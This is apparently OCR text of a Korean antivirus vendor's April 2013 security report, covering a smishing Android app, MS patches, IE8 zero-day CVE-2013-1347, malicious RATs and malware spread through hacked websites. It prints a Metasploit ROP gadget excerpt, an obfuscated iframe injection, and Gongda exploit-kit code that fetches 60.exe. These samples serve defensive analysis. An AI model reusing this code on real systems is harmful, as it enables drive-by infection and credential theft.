


그림 1-83 | 다양한 형태로 유포되고 있는 스미싱 문자

[그림 1-84]는 스미싱 문자를 통해 유포된 악성 앱(SmsProtect)의 설치 화면이다. 해당 앱은 SMS 읽기, 네트워크 통신, 내장 메모리를 접근하는 권한을 사용한다.

그림 1-84 | 공인인증서를 탈취하는 안드로이드 악성 앱 설치 화면

악성 앱을 실행하면 정상적으로 실행되지 않고 종료되지만, 스마트폰 번호와 감염 시간 정보를 특정 서버(110.**.***.91)에 전송한다.




그림 1-85 | 네트워크 연결 정보

연결을 시도하는 서버 주소는 악성 앱(APK) 내부 assets 폴더의 url.txt 파일에 설정되어 있으며, 해당 폴더에는 mobile.txt, path.txt, prefix.txt 파일도 함께 존재한다.




그림 1-86 | assets 폴더에 존재하는 txt 파일

악성 앱은 스마트폰 와이파이를 활성화하고 시큐어셸(SSH)을 이용해서 특정 서버(174.***.**.50)에 연결한다. 이후 스마트폰에서 수집한 공인인증서와 메모 파일을 사진 파일과 함께 서버로 전송한다.




그림 1-87 | 공인인증서, 메모, 사진 탈취 기능

해당 정보가 전송되는 서버의 IP 주소와 계정 정보는 디컴파일된 코드에서 확인할 수 있다.




그림 1-88 | SSH 연결 정보

악성코드 제작자는 스마트폰에서 탈취한 공인인증서와 보안카드를 이용해 사용자에게 금전적 피해를 일으킬 수 있다. 스마트폰 사용자들은 피해가 발생하지 않도록 각별히 주의해야 한다.

V3 Mobile 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Android-Trojan/SMSstealer

01 보안 동향

보안 통계

4월 마이크로소프트 보안 업데이트 현황

2013년 4월 마이크로소프트사에서 발표한 보안 업데이트는 총 9건으로 긴급 2건, 중요 7건이다. Windows 시스템의 취약점과 관련된 업데이트가 가장 높은 비중을 차지했으며, 비공개 취약점 두 건에 대한 Internet Explorer 누적 보안 업데이트도 발표됐다. 현재까지 해당 취약점을 악용한 공격 사례는 발견되지 않았으나, 추후 악용될 가능성이 존재하므로 최신 보안 업데이트의 적용이 필요하다.

긴급
MS13-028 Internet Explorer 누적 보안 업데이트
MS13-029 RDP 클라이언트의 취약점으로 인한 원격 코드 실행 취약점
중요
MS13-030 SharePoint서버의 취약점으로 인한 정보 노출 취약점
MS13-031 Windows 커널 취약점으로 인한 권한 상승 취약점
MS13-032 Active Directory 취약점으로 인한 서비스 거부 취약점
MS13-033 Windows CSRSS 취약점으로 인한 권한 상승 취약점
MS13-034 Windows Defender 취약점으로 인한 권한 상승 취약점
MS13-035 HTML 구성 요소의 취약점으로 인한 권한 상승 취약점
MS13-036 커널 모드 드라이버 취약점으로 인한 권한 상승 취약점

표 2-1 | 2013년 04월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

02 보안 동향

보안 이슈

Internet Explorer 제로데이 취약점 (CVE-2013-1347)

마이크로소프트에서는 Internet Explorer8(IE8)에서 CVE-2013-1347 취약점을 악용하는 제로데이 취약점이 발견됐다고 발표했다. 영향을 받는 운영체제는 IE8이 설치될 수 있는 모든 운영체제로 Windows XP(서비스 팩 3), Windows Vista, Windows Server 2003, Windows 7, Windows Server 2008 등 널리 사용되는 운영체제 버전들이 모두 영향을 받을 수 있기 때문에 IE8을 사용하는 사용자들은 각별한 주의가 필요하다.

본 취약점은 공격자가 악의적으로 특수하게 조작한 웹 페이지에 IE8을 통해 접속할 경우, 메모리 처리 오류가 발생하면서 원격 코드 수행이 가능하다. 메모리 처리 IE에서 사용하는 모듈인 mshtml.dll 내부에서 발생하며, 이미 삭제되었거나 올바르게 할당되지 않은 객체에 대한 접근을 시도하면서 발생한다. 이로 인해 현재 사용자의 권한으로 공격자가 원하는 코드를 실행할 수 있게 된다.

이미 해외에서 해당 취약점을 악용한 실제 공격 사례도 발견됐으며, 취약점 테스트 도구인 Metasploit을 통해서도 본 취약점과 관련해 테스트를 수행할 수 있는 스크립트가 공개되어 있다.




그림 2-2 | Metasploit을 통한 IE8 제로데이 공격 테스트 화면

현재 마이크로소프트에서 본 취약점을 대상으로 하는 Fix It 패치를 제공하고 있으며, Fix It 패치는 다음 위치에서 확인할 수 있다(http://support.microsoft.com/kb/2847140). 추후 Fix It 패치 외에도 정식 보안 패치가 제공될 것으로 보이며, 정식 보안 패치가 제공되기 전까지는 IE에서 스크립트 실행 기능을 제한하고, 구글 크롬(Google Chrome)이나 모질라(Mozilla), 파이어폭스(Firefox) 등 다른 웹 브라우저를 사용하거나(Windows XP의 경우) IE9 또는 10 버전으로 업그레이드(Windows Vista 또는 Windows 7의 경우)해여 해당 취약점으로부터 시스템을 보호할 수 있다.

```
def set_payload(t, cli)
        code = payload.encoded

        # No rop. Just return the payload.
        return code if t['Rop'].nil?

        case t['Rop']
        when :msvcrt
                case t.name
                when 'IE 8 on Windows XP SP3'
                        rop_gadgets =
                        [
                                0x77c1e844, # POP EBP # RETN [msvcrt.dll]
                                0x77c1e844, # skip 4 bytes [msvcrt.dll]
                                0x77c4fa1c, # POP EBX # RETN [msvcrt.dll]
                                0xffffffff,
                                0x77c127e5, # INC EBX # RETN [msvcrt.dll]
                                0x77c127e5, # INC EBX # RETN [msvcrt.dll]
                                0x77c4e0da, # POP EAX # RETN [msvcrt.dll]
                                0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
                                0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D4OC033 # RETN [msvcrt.dll]
                                0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
                                0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
                                0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
                                0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D4OC033 # RETN [msvcrt.dll]
                                0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
                                0x77c3048a, # POP EDI # RETN [msvcrt.dll]
                                0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
                                0x77c46efb, # POP ESI # RETN [msvcrt.dll]
                                0x77c2aacc, # JMP [EAX] [msvcrt.dll]
                                0x77c3b860, # POP EAX # RETN [msvcrt.dll]
                                0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
                                0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
                                0x77c35459  # ptr to 'push esp #  ret ' [msvcrt.dll]
                        ].pack("V*")
                when 'IE 8 on Windows Server 2003'
                        rop_gadgets =
                        [
                                0x77bb2563, # POP EAX # RETN
```
그림 2-3 | Metasploit에서 공개한 IE8 제로데이 공격 스크립트 일부

본 취약점은 TrusGuard 제품군에서 다음과 같이 탐지 및 차단하고 있다.

- ms_ie_cgeneric_object_exploit-1(CVE-2013-1347)
- ms_ie_cgeneric_object_exploit-2(CVE-2013-1347)
- javascript_malicious_drive-1(HTTP)

사용자 PC를 제어하는 악성 원격 관리 프로그램 주의

원격 관리 프로그램(Remote Administration Tool, 이하 RAT 프로그램)이란 본래 소수의 관리자가 원격에서 다수의 컴퓨터를 손쉽게 제어하기 위해 사용되는 도구로, 원격 컴퓨터의 화면을 감시 또는 제어하거나, 파일을 관리하고, 관리용 셸 명령을 입력하는 등의 편리한 기능을 제공하는 도구다.

이처럼 원격 컴퓨터에 대한 정보를 모두 획득하고 제어할 수 있는 RAT 프로그램의 강력한 장점을 악용해 원격 컴퓨터에 악성 코드를 주입하거나, 사용자가 입력하는 정보를 감시해 가로채거나, 사용자의 컴퓨터를 공격자가 제어해 공격자 대신 특정 대상에게 공격을 수행하도록 명령하는 악성 RAT 프로그램들이 등장했다.




그림 2-4 | 악성 RAT 프로그램 제어 화면의 예

악성 RAT 프로그램 중 널리 알려진 것으로는 Gh0st, Dark Comet, Poison Ivy 등이 있으며 이 중 Gh0st의 경우 수많은 변종이 존재하는 것으로 유명하다. 이 외에도 다양한 종류의 악성 RAT 프로그램이 존재하며 그 중에는 원격 컴퓨터에서 DDoS 공격을 수행하도록 하는 기능이 포함된 것도 존재한다. 악성 RAT 프로그램은 최근 위협이 되고 있는 APT 공격에도 자주 활용되고 있다.




그림 2-5 | DDoS 기능을 포함하는 악성 RAT 프로그램 화면

악성 RAT 프로그램이 사용자의 컴퓨터에서 실행되면 공격자가 미리 설정해 둔 서버로 접속해 공격자가 해당 컴퓨터를 제어할 수 있는 명령을 수신하도록 한다. 접속 과정이나 명령 전달 과정에서 발생하는 네트워크 트래픽은 평문으로 전송되는 경우도 있으나, 자신만의 방식으로 암호화해서 전송하는 경우도 존재한다. 대부분의 악성 RAT 프로그램은 시스템의 레지스트리나 서비스에 자기 자신을 등록해 컴퓨터가 다시 시작하더라도 해당 프로그램 역시 실행될 수 있도록 하며, 다른 시스템 프로세스에 인젝션하는 등의 방법으로 존재를 은폐하는 경우가 대부분이다. 공격자는 배포하고자 하는 악성 RAT 프로그램이 접속할 주소, 은폐 여부, 서비스 등록 여부 등을 원하는 대로 설정해 제작할 수 있다.




그림 2-6 | 배포용 악성 RAT 프로그램 설정 예시

악성 RAT 프로그램은 그 기능도 강력하고 종류도 다양해 매우 위협적인 프로그램이지만, 대다수의 악성 RAT 프로그램은 안티바이러스 소프트웨어를 통해 탐지 및 대응이 가능하다.

01

웹 보안 동향

웹 보안 통계

웹 사이트 악성코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2013년 4월 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 1만1821건이었다. 악성코드 유형은 총 301종, 악성코드가 발견된 도메인은 191개, 악성코드가 발견된 URL은 654개로 각각 집계됐다. 전월과 비교해서 악성코드 유형, 악성코드 발견된 URL은 다소 감소했으나, 악성코드 발견 건수, 악성코드가 발견된 도메인은 증가했다.

악성코드 배포 URL 차단 건수

7,861 (03)

11,821 (04) +50.4%

악성코드 유형

328

301

악성코드가 발견된 도메인

181

191

악성코드가 발견된 URL

783

654

Graph




표 3-1 | 2013년 4월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2013년 4월 악성코드 발견 건수는 전월 7861건과 비교해 50% 수준 증가한 1만1821건이다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2013년 4월의 악성코드 유형은 전월의 328건에 비해 8% 감소한 301건이다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2013년 4월 악성코드가 발견된 도메인은 191건으로 2013년 3월의 181건에 비해 6% 증가했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2013년 4월 악성코드가 발견된 URL은 전월의 783건과 비교해 84% 수준인 654건이었다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 5627건(47.6%)으로 가장 많았고, 애드웨어가 1508건(12.8%)인 것으로 조사됐다.

유형	건수	비율
TROJAN	5,627	47.6 %
ADWARE	1,508	12.8 %
DROPPER	330	2.8 %
DOWNLOADER	265	2.2 %
Win32/VIRUT	148	1.3 %
SPYWARE	71	0.6 %
JOKE	62	0.5 %
APPCARE	15	0.1 %
ETC	3,795	32.1 %
TOTAL	11,821	100%

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Trojan/Win32.KorAd이 842건으로 1위를 차지하였으며, TextImage/Viking 등 4건이 새로 등장하였다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32.KorAd	842	15.0 %
2	NEW	TextImage/Viking	792	14.1 %
3	NEW	Win-Trojan/Morix.406016.B	744	13.3 %
4	▲1	ALS/Qfas	531	9.5 %
5	▲1	ALS/Bursted	530	9.4 %
6	▼4	Adware/Win32.Clicker	499	8.9 %
7	▲3	Packed/Win32.Vmpbad	446	7.9 %
8	NEW	Win-Trojan/Agent.544135	418	7.4 %
9	—	Trojan/Win32.HDC	416	7.4 %
10	NEW	Adware/Win32.StartPage	396	7.1 %
		TOTAL	5,614	100 %

표 3-3 | 악성코드 배포 최다 10건

02 웹 보안 이슈

웹 보안 동향

4월 1개월 간 악성코드 유포 목적으로 해킹된 사이트의 특징을 요약해 보면 아래와 같다.

① 언론사 사이트를 통한 악성코드 유포
② 취업 포털 사이트를 통한 악성코드 유포

언론사 사이트를 통한 악성코드 유포

여기에 언급된 언론사 사이트는 한동안 악성코드 유포를 하다가 잠잠했으나 4월 중순부터 다시 악성코드를 유포한 것이 확인됐다. 그 당시 패킷 로그를 분석해보면, 최종적으로 악성 실행 파일을 다운로드하기 위해 우선 1차로 해당 언론사 사이트의 특정 페이지에 난독화된 악성 스크립트가 삽입돼 있었다.

```
GET /********/****all.html HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://news.********.com/php/news_list.php?g_menu=*******
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: news.*********.com
Connection: Keep-Alive
```

****all.html은 '상단배너' 라는 문구를 통해서 난독화된 악성 스크립트가 삽입된 페이지가 배너기능을 담당하는 페이지임을 유출해 볼 수 있으며, 해당 배너 페이지에는 아래 그림처럼 정상 스크립트 링크뿐만 아니라 Function형태로 난독화된 악성 스크립트 코드가 존재함을 알 수 있다.

그림 3-6 | 난독화된 악성 스크립트가 삽입된 배너 페이지

그림 3-6]을 보면 Function형태로 난독화된 악성 스크립트 코드 중간에 빈 공간이 존재하는 것처럼 인식될 수 있으나 이는 사실 눈속임을 위한 것으로 스페이스 키와 탭 키가 조합되어 암호화된 코드 영역이다 (참고로 16진수로 스페이스 키는 0x20, 탭 키는 0x09를 의미한다).

해당 언론사 사이트는 예전에도 위 [그림 3-6]처럼 특정 배너 페이지에 유사한 형식을 통해서 난독화된 악성 스크립트가 삽입됐고, 그를 통해 최종적으로 악성코드가 다운로드된 바 있다.

```
document.write(unescape("%3Ciframe%20src%3Dhttp%3A%2F%2Fwww%2E******%2Ecom%2Fkcp%2Fbin%2FTop%2Ehtml%20width%3D100%20height%3D0%3E%3C%2Fiframe%3E"));
```

⬇

```
<iframe src=http://www.******.com/kcp/bin/Top.html width=100 height=0></iframe>
```

[그림 3-6]에 삽입된 난독화된 악성 스크립트를 분석해 보면 위 코드처럼 Top.html을 다운로드하는 iframe 태그였음을 알 수 있다.

그림 3-7 | 공다 익스플로이트 킷으로 된 Top.html

위 [그림 3-8]은 Top.html의 내부 코드 중 일부이며, 국내 해킹된 웹 사이트들에서 흔히 볼 수 있는 공사 익스플로이트 킷(Gongda Exploit Kit)으로 제작 및 난독화된 악성 스크립트다. Top.html 역시 분석해 보면 다중 취약점(Java, Internet Explorer, Flash Player 등에 존재)을 사용해 최종 실행 가능한 형태의 악성코드인 60.exe를 다운로드하도록 돼 있다.

```
if ((gondadx<=17010 && gondadx>=17000) || (gondadx<=16032 && gondadx>=16000)
{
var gondad = document.createElement('applet');
gondad.width="1";
gondad.height="1";
if((gondadx<=16027 && gondadx>=16000) || (gondadx>=15000 && gondadx<=15031))
{
gondad.archive="xIAoE2.jpg";
gondad.code="GondadGondadExp.class";
gondad.setAttribute("data","http://www.      .co.kr/qss/60.exe");
document.body.appendChild(gondad);
}
```

그림 3-8 | Top.html에서 사용하는 자바 취약점(CVE-2011-3544)

60.exe는 아래와 같은 기능을 가지고 있다.

특정 사이트 접속(qkrxotjr6060.*****.net:6060)
키로깅 기능을 통해서 감염된 PC의 키보드 입력내용을 기록함
파일 다운로드
프로세스 강제 종료
rasphone.pbk(Device, PhoneNumber, DialParamsUID 정보 탈취)

취업 포털 사이트를 통한 악성코드 유포

악성코드를 유포했던 사이트들 중 상당 수는 해당 사이트가 취약해서 악성코드를 유포하는 것이 아니라, 외부에서 불러와 사용하는 콘텐츠(예를 들면, 배너 광고 등)가 해킹돼 악성코드를 유포하는 사례다.

4월에 발견된 취업 포털 사이트를 통한 악성코드 유포도 해당 사이트가 취약해 해킹된 것이 아니라 외부에서 불러와 링크했던 페이지가 해킹돼 악성코드를 유포한 것이다. 이는 마치 취업 포털 사이트가 해킹되어 악성코드를 유포한 것으로 인식될 수 있다.

그 당시 패킷 로그를 보면 취업 포털 사이트는 아래처럼 외부 사이트에서 특정 php파일을 불러옴을 알 수 있다.

GET /pages/etc/**********_etc.php HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://www.**********.co.kr/default.asp
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: www. **********bridge.co.kr
